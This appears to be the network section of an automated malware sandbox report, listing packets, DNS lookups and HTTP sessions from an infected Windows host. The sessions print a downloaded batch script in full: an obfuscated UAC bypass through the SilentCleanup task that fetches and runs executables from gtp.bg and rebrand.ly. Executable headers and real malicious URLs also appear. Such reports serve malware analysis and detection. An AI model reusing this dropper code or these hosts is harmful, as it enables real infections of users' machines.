Jan 6, 2021 09:57:57.772423029 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772470951 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772511959 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772548914 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772551060 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772587061 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772627115 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772659063 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772664070 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772701979 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772739887 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772775888 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772789955 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772833109 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772865057 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772870064 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772941113 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.844769001 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.844820976 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.844857931 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.844897032 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.844933987 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.844980955 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845024109 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845060110 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845098972 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845136881 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845172882 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845211029 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845248938 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845297098 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845338106 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845375061 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845453978 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845495939 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845531940 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845571041 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845607042 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845643044 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845680952 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845717907 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845777035 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.845818996 CET	80	49170	195.191.149.103	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 09:57:47.724637032 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:57:47.786196947 CET	53	52197	8.8.8.8	192.168.2.22
Jan 6, 2021 09:57:48.403721094 CET	53099	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:57:48.461515903 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 09:57:48.464165926 CET	52838	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:57:48.511914015 CET	53	52838	8.8.8.8	192.168.2.22
Jan 6, 2021 09:57:57.448802948 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:57:57.538116932 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 09:59:02.518826962 CET	49548	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:59:02.602788925 CET	53	49548	8.8.8.8	192.168.2.22
Jan 6, 2021 09:59:02.603570938 CET	49548	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:59:02.659696102 CET	53	49548	8.8.8.8	192.168.2.22
Jan 6, 2021 09:59:14.369138956 CET	55627	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:59:14.425939083 CET	53	55627	8.8.8.8	192.168.2.22
Jan 6, 2021 09:59:15.571358919 CET	56009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:59:15.676179886 CET	53	56009	8.8.8.8	192.168.2.22
Jan 6, 2021 09:59:15.676975965 CET	56009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 09:59:15.733505964 CET	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 09:57:47.724637032 CET	192.168.2.22	8.8.8.8	0x8b6a	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Jan 6, 2021 09:57:57.448802948 CET	192.168.2.22	8.8.8.8	0xc5ac	Standard query (0)	gtp.bg	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:02.518826962 CET	192.168.2.22	8.8.8.8	0xae50	Standard query (0)	gtp.bg	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:02.603570938 CET	192.168.2.22	8.8.8.8	0xae50	Standard query (0)	gtp.bg	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:14.369138956 CET	192.168.2.22	8.8.8.8	0x1e90	Standard query (0)	ip-api.com	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:15.571358919 CET	192.168.2.22	8.8.8.8	0xd1e7	Standard query (0)	yz.videomarket.eu	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:15.676975965 CET	192.168.2.22	8.8.8.8	0xd1e7	Standard query (0)	yz.videomarket.eu	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 09:57:47.786196947 CET	8.8.8.8	192.168.2.22	0x8b6a	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 6, 2021 09:57:47.786196947 CET	8.8.8.8	192.168.2.22	0x8b6a	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 6, 2021 09:57:47.786196947 CET	8.8.8.8	192.168.2.22	0x8b6a	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 6, 2021 09:57:57.538116932 CET	8.8.8.8	192.168.2.22	0xc5ac	No error (0)	gtp.bg		195.191.149.103	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:02.602788925 CET	8.8.8.8	192.168.2.22	0xae50	No error (0)	gtp.bg		195.191.149.103	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:02.659696102 CET	8.8.8.8	192.168.2.22	0xae50	No error (0)	gtp.bg		195.191.149.103	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:14.425939083 CET	8.8.8.8	192.168.2.22	0x1e90	No error (0)	ip-api.com		208.95.112.1	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:15.676179886 CET	8.8.8.8	192.168.2.22	0xd1e7	No error (0)	yz.videomarket.eu		185.157.162.81	A (IP address)	IN (0x0001)
Jan 6, 2021 09:59:15.733505964 CET	8.8.8.8	192.168.2.22	0xd1e7	No error (0)	yz.videomarket.eu		185.157.162.81	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 37.46.150.139
- gtp.bg
- ip-api.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	37.46.150.139	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 09:57:49.843473911 CET	72	OUT	GET /bat/scriptxls_db309dc0-6a94-419d-8933-c37781a53f80_mic2_wddisabler.bat HTTP/1.1 Host: 37.46.150.139 Connection: Keep-Alive
Jan 6, 2021 09:57:49.893141031 CET	73	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 08:57:49 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12 Last-Modified: Wed, 06 Jan 2021 00:16:11 GMT ETag: "926-5b8303afc5750" Accept-Ranges: bytes Content-Length: 2342 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 6d 6f 64 65 20 31 38 2c 31 0d 0a 63 6f 6c 6f 72 20 46 45 0d 0a 73 65 74 6c 6f 63 61 6c 0d 0a 66 6f 72 20 2f 66 20 22 74 6f 6b 65 6e 73 3d 34 2d 35 20 64 65 6c 69 6d 73 3d 2e 20 22 20 25 25 69 20 69 6e 20 28 27 76 65 72 27 29 20 64 6f 20 73 65 74 20 56 45 52 53 49 4f 4e 3d 25 25 69 2e 25 25 6a 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 31 30 2e 30 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 31 30 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49 45 4e 74 29 2e 28 27 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 27 29 2e 49 6e 76 6f 6b 65 28 28 27 68 74 27 20 20 2b 20 20 20 27 74 70 73 3a 2f 2f 72 65 62 72 61 6e 64 2e 6c 79 2f 46 42 6f 62 66 75 27 29 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 6f 6b 2e 62 61 74 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 20 24 65 6e 76 3a 61 70 70 64 61 74 61 5c 6f 6b 2e 62 61 74 3b 20 53 74 61 72 74 2d 53 6c 65 65 70 20 31 32 3b 20 28 4e 65 77 2d 4f 62 6a 65 63 74 20 4e 65 74 2e 57 65 62 43 6c 69 65 6e 74 29 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 27 68 74 74 70 3a 2f 2f 67 74 70 2e 62 67 2f 6f 70 6b 61 2f 69 6f 70 64 2f 7a 74 79 68 2f 6e 6d 6b 2f 31 76 72 6b 59 32 4f 4d 51 66 63 66 42 67 78 2e 65 78 65 27 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 73 70 2e 65 78 65 27 29 3b 53 74 61 72 74 2d 53 6c 65 65 70 20 32 3b 20 53 74 61 72 74 2d 50 72 6f 63 65 73 73 20 24 65 6e 76 3a 61 70 70 64 61 74 61 5c 73 70 2e 65 78 65 3b 26 52 45 4d 20 22 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 32 20 3e 6e 75 6c 0d 0a 73 63 68 74 61 73 6b 73 20 2f 72 75 6e 20 2f 74 6e 20 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 44 69 73 6b 43 6c 65 61 6e 75 70 5c 53 69 6c 65 6e 74 43 6c 65 61 6e 75 70 20 2f 49 20 3e 6e 75 6c 0d 0a 74 69 6d 65 6f 75 74 20 2f 74 20 33 20 3e 6e 75 6c 0d 0a 72 65 67 20 64 65 6c 65 74 65 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 46 0d 0a 29 0d 0a 69 66 20 22 25 76 65 72 73 69 6f 6e 25 22 20 3d 3d 20 22 36 2e 33 22 20 28 20 65 63 68 6f 20 22 57 69 6e 64 6f 77 73 20 38 2e 31 20 64 65 74 65 63 74 65 64 22 20 0d 0a 72 65 67 20 61 64 64 20 22 48 4b 43 55 5c 45 6e 76 69 72 6f 6e 6d 65 6e 74 22 20 2f 76 20 22 77 69 6e 64 69 72 22 20 2f 64 20 22 63 6d 64 20 2f 63 20 73 74 61 72 74 20 70 5e 6f 77 65 72 73 68 5e 65 6c 5e 6c 20 2d 77 20 31 20 28 6e 45 77 2d 6f 42 6a 65 60 63 54 20 4e 65 74 2e 57 65 62 63 4c 60 49 45 4e 74 29 2e 28 27 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 27 29 2e 49 6e 76 6f 6b 65 28 28 27 68 74 27 20 20 2b 20 20 20 27 74 70 73 3a 2f 2f 72 65 62 72 61 6e 64 2e 6c 79 2f 46 42 6f 62 66 75 27 29 2c 28 24 65 6e 76 3a 61 70 70 64 61 74 61 29 2b 27 5c 6f 6b 2e 62 61 74 27 29 3b 53 74 61 72 74 2d 53 6c Data Ascii: mode 18,1color FEsetlocalfor /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%jif "%version%" == "10.0" (echo "Windows 10 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appdata)+'\ok.bat');Start-Sleep 2; Start-Process $env:appdata\ok.bat; Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://gtp.bg/opka/iopd /ztyh/nmk/1vrkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe;&REM " >nultimeout /t 2 >nulschtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >nultimeout /t 3 >nulreg delete "HKCU\Environment" /v "windir" /F)if "%version%" == "6.3" (echo "Windows 8.1 detected" reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke(('ht' + 'tps://rebr and.ly/FBobfu'),($env:appdata)+'\ok.bat');Start-Sl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	195.191.149.103	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 09:57:57.626811028 CET	75	OUT	GET /opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe HTTP/1.1 Host: gtp.bg Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 09:57:57.699496031 CET	76	IN	HTTP/1.1 200 OK Date: Wed, 06 Jan 2021 08:57:59 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 06 Jan 2021 00:13:34 GMT ETag: "53b13c0-42e600-5b83031a39cfd" Accept-Ranges: bytes Content-Length: 4384256 Keep-Alive: timeout=3, max=100 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6f ff f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 da 42 00 00 0a 00 00 00 00 00 00 de f8 42 00 00 20 00 00 00 00 43 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 43 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 8c f8 42 00 4f 00 00 00 00 00 43 00 30 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 43 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 d8 42 00 00 20 00 00 00 da 42 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 30 06 00 00 00 00 43 00 00 08 00 00 00 dc 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 20 43 00 00 02 00 00 00 e4 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 f8 42 00 00 00 00 00 48 00 00 00 02 00 05 00 20 9c 00 00 54 4f 03 00 03 00 00 00 4d 01 00 06 74 eb 03 00 18 0d 3f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 04 00 dd 00 00 00 01 00 00 11 00 d0 02 00 00 02 28 16 00 00 0a 28 17 00 00 0a 6f 18 00 00 0a 28 19 00 00 0a 72 01 00 00 70 28 1a 00 00 0a 0a 72 05 00 00 70 20 10 27 00 00 06 72 19 00 00 70 73 06 00 00 06 0b 07 25 fe 07 03 00 00 06 73 1b 00 00 0a 73 1c 00 00 0a 0c 08 6f 1d 00 00 0a 00 20 e8 03 00 00 28 1e 00 00 0a 00 72 39 00 00 70 20 11 27 00 00 06 72 19 00 00 70 73 06 00 00 06 0d 09 25 fe 07 03 00 00 06 73 1b 00 00 0a 73 1c 00 00 0a 13 04 11 04 6f 1d 00 00 0a 00 20 e8 03 00 00 28 1e 00 00 0a 00 72 4d 00 00 70 20 12 27 00 00 06 72 19 00 00 70 73 06 00 00 06 13 05 11 05 25 fe 07 03 00 00 06 73 1b 00 00 0a 73 1c 00 00 0a 13 06 11 06 6f 1d 00 00 0a 00 20 e8 03 00 00 28 1e 00 00 0a 00 2a 22 02 28 1f 00 00 0a 00 2a 00 00 13 30 01 00 07 00 00 00 02 00 00 11 00 14 0a 2b 00 06 2a 00 13 30 06 00 73 00 00 00 00 00 00 00 02 28 20 00 00 0a 00 00 02 73 21 00 00 0a 7d 05 00 00 04 02 03 28 07 00 00 06 00 02 02 7b 01 00 00 04 73 11 00 00 06 7d 08 00 00 04 02 02 7b 01 00 00 04 02 7b 08 00 00 04 02 7b 05 00 00 04 73 26 00 00 06 7d 0a 00 00 04 02 02 7b 01 00 00 04 02 7b 02 00 00 04 02 7b 08 00 00 04 02 7b 0a 00 00 04 02 7b 05 00 00 04 73 19 00 00 06 7d 09 00 00 04 2a 00 13 30 06 00 9a 00 00 00 00 00 00 00 02 28 20 00 00 0a 00 00 02 03 7d 01 00 00 04 02 04 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELo_0BB C@ @C@BOC0 C H.textB B `.rsrc0CB @@.reloc CB@BBH TOMt?0((o(rp(rp 'rps%sso (r9p 'rps%sso (rMp 'rps%sso (*"(*0+*0s(s!}({s}{{{s&}{{{{{s}*0(}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	195.191.149.103	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 09:59:02.751955032 CET	4687	OUT	GET /opkl/fioli/zplk/apo/5DVxvgK9jn5gaBl.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: gtp.bg Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2021
09:59:02.824470043 CET</td><td>4689</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 06 Jan 2021 08:59:04 GMT
Server: Apache
Upgrade: h2,h2c
Connection: Upgrade, Keep-Alive
Last-Modified: Tue, 05 Jan 2021 13:10:58 GMT
ETag: "53b28b5-db800-5b826effab56e"
Accept-Ranges: bytes
Content-Length: 899072
Keep-Alive: timeout=3, max=100
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 9c 64 f4 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a2 0d 00 00 14 00 00 00 00 00 00 6e c1 0d 00 00 20 00 00 00 e0 0d 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 20 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 c1 0d 00 53 00 00 00 00 e0 0d 00 80 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 a1 0d 00 00 20 00 00 00 a2 0d 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 80 11 00 00 00 e0 0d 00 00 12 00 00 00 a4 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0e 00 00 02 00 00 00 b6 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 c1 0d 00 00 00 00 00 48 00 00 00 02 00 05 00 80 e2 0c 00 98 de 00 00 03 00 00 00 3d 01 00 06 30 11 01 00 50 d1 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fa 57 44 5e 53 5c 60 f0 ba 5d aa 34 1f 5f fc 78 97 96 76 c7 e2 85 3f 29 30 6f 15 01 38 c6 b1 55 5f 60 b9 df cc dd 8d fd ef de c9 d4 49 af a6 50 83 13 2b 0b 7d c7 92 a5 bc 81 aa 4b b3 67 43 ed d4 0e ab 8d 4c c5 1b 17 46 62 b4 cf 94 ea bc 5f 3c 79 08 b9 a4 b6 4b 46 d4 b0 93 61 21 66 e6 e6 4f 5b 5f d9 3f 60 a7 67 76 6c 82 30 87 05 c3 86 9b 46 b3 c6 00 0c b2 9d 28 0f 9d 0b b8 33 5f d2 68 ee 34 a2 37 57 5f e5 22 c7 0d b1 cd fe f9 37 e4 64 cb 8f 6e 44 c5 42 ee 3b 0c e4 7d 91 69 fa 2f 8b 43 1f cf 1e 4f ea 3a b8 5c 9b 53 01 11 37 7d 1e 82 83 67 40 ad f3 46 4a a8 a1 60 36 21 1d 95 50 e9 7e ea a5 2c 08 29 f2 aa a4 67 46 a6 1f 4f 77 ac cb 13 ec 97 d4 9f 72 b5 08 37 79 45 ea 51 d6 e5 aa a5 f9 db d2 be 89 a5 51 ec 41 23 ea 8b c9 21 28 a4 18 4d 1e c0 c7 50 ed 80 ca 85 2e 9a 27 62 5c ea 5c 80 f1 da 53 f7 16 98 68 5c a6 b9 24 15 71 50 89 c9 80 6f 56 17 62 3a 9d 27 da 21 a0 53 6e 91 da 71 c2 3e 2c 67 a2 db 19 dc 78 9e 90 4d 60 60 e8 11 dd 53 bb 13 0d da 91 cd 52 b9 4f d1 93 ae 5a 77 70 40 29 a0 91 a0 e0 ea f0 20 52 ab ac d6 c3 c8 2f 45 61 3d e9 bd 92 60 74 b6 7d 68 b3 d1 a5 a9 de 96 fc 7d 62 5a d9 e4 2e 50 0c 26 35 53 97 15 cc e0 d1 cc ba a4 a2 bf 66 64 d0 7c bc ee 95 8f b1 2c 80 15 b5 f9 91 9e f6 11 d2 9a 58 4d 91 9e 88 a7 12 5c cc 38 5a 6c 6f 31 e7 6e bb b3 a3
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELd_0n @ @S H.textt `.rsrc@@.reloc@BPH =0PpWD^S\`]4_xv?)0o8U_`IP+}KgCLFb_<yKFa!fO[_?`gvl0F(3_h47W_"7dnDB;}i/CO:\S7}g@FJ`6!P~,)gFOwr7yEQQA#!(MP.'b\\Sh\$qPoVb:'!Snq>,gxM``SROZwp@) R/Ea=`t}h}bZ.P&5Sfd|,XM\8Zlo1n</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49179	208.95.112.1	80	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2021
09:59:14.545986891 CET</td><td>5662</td><td>OUT</td><td>GET /json/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:48.0) Gecko/20100101 Firefox/48.0
Host: ip-api.com
Connection: Keep-Alive</td></tr>
<tr><td>Jan 6, 2021
09:59:14.600667953 CET</td><td>5663</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 06 Jan 2021 08:59:14 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 281
Access-Control-Allow-Origin: *
X-Ttl: 60
X-Rl: 44
Data Raw: 7b 22 73 74 61 74 75 73 22 3a 22 73 75 63 63 65 73 73 22 2c 22 63 6f 75 6e 74 72 79 22 3a 22 53 77 69 74 7a 65 72 6c 61 6e 64 22 2c 22 63 6f 75 6e 74 72 79 43 6f 64 65 22 3a 22 43 48 22 2c 22 72 65 67 69 6f 6e 22 3a 22 5a 48 22 2c 22 72 65 67 69 6f 6e 4e 61 6d 65 22 3a 22 5a 75 72 69 63 68 22 2c 22 63 69 74 79 22 3a 22 5a 75 72 69 63 68 22 2c 22 7a 69 70 22 3a 22 38 31 35 32 22 2c 22 6c 61 74 22 3a 34 37 2e 34 33 2c 22 6c 6f 6e 22 3a 38 2e 35 37 31 38 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 69 73 70 22 3a 22 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 6f 72 67 22 3a 22 43 64 6e 37 37 20 5a 55 52 20 49 54 58 22 2c 22 61 73 22 3a 22 41 53 36 30 30 36 38 20 44 61 74 61 63 61 6d 70 20 4c 69 6d 69 74 65 64 22 2c 22 71 75 65 72 79 22 3a 22 38 34 2e 31 37 2e 35 32 2e 37 34 22 7d
Data Ascii: {"status":"success","country":"Switzerland","countryCode":"CH","region":"ZH","regionName":"Zurich","city":"Zurich","zip":"8152","lat":47.43,"lon":8.5718,"timezone":"Europe/Zurich","isp":"Datacamp Limited","org":"Cdn77 ZUR ITX","as":"AS60068 Datacamp Limited","query":"84.17.52.74"}</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49191	195.191.149.103	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2021
09:59:52.986964941 CET</td><td>5722</td><td>OUT</td><td>GET /opkl/fioli/zplk/apo/5DVxvgK9jn5gaBl.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
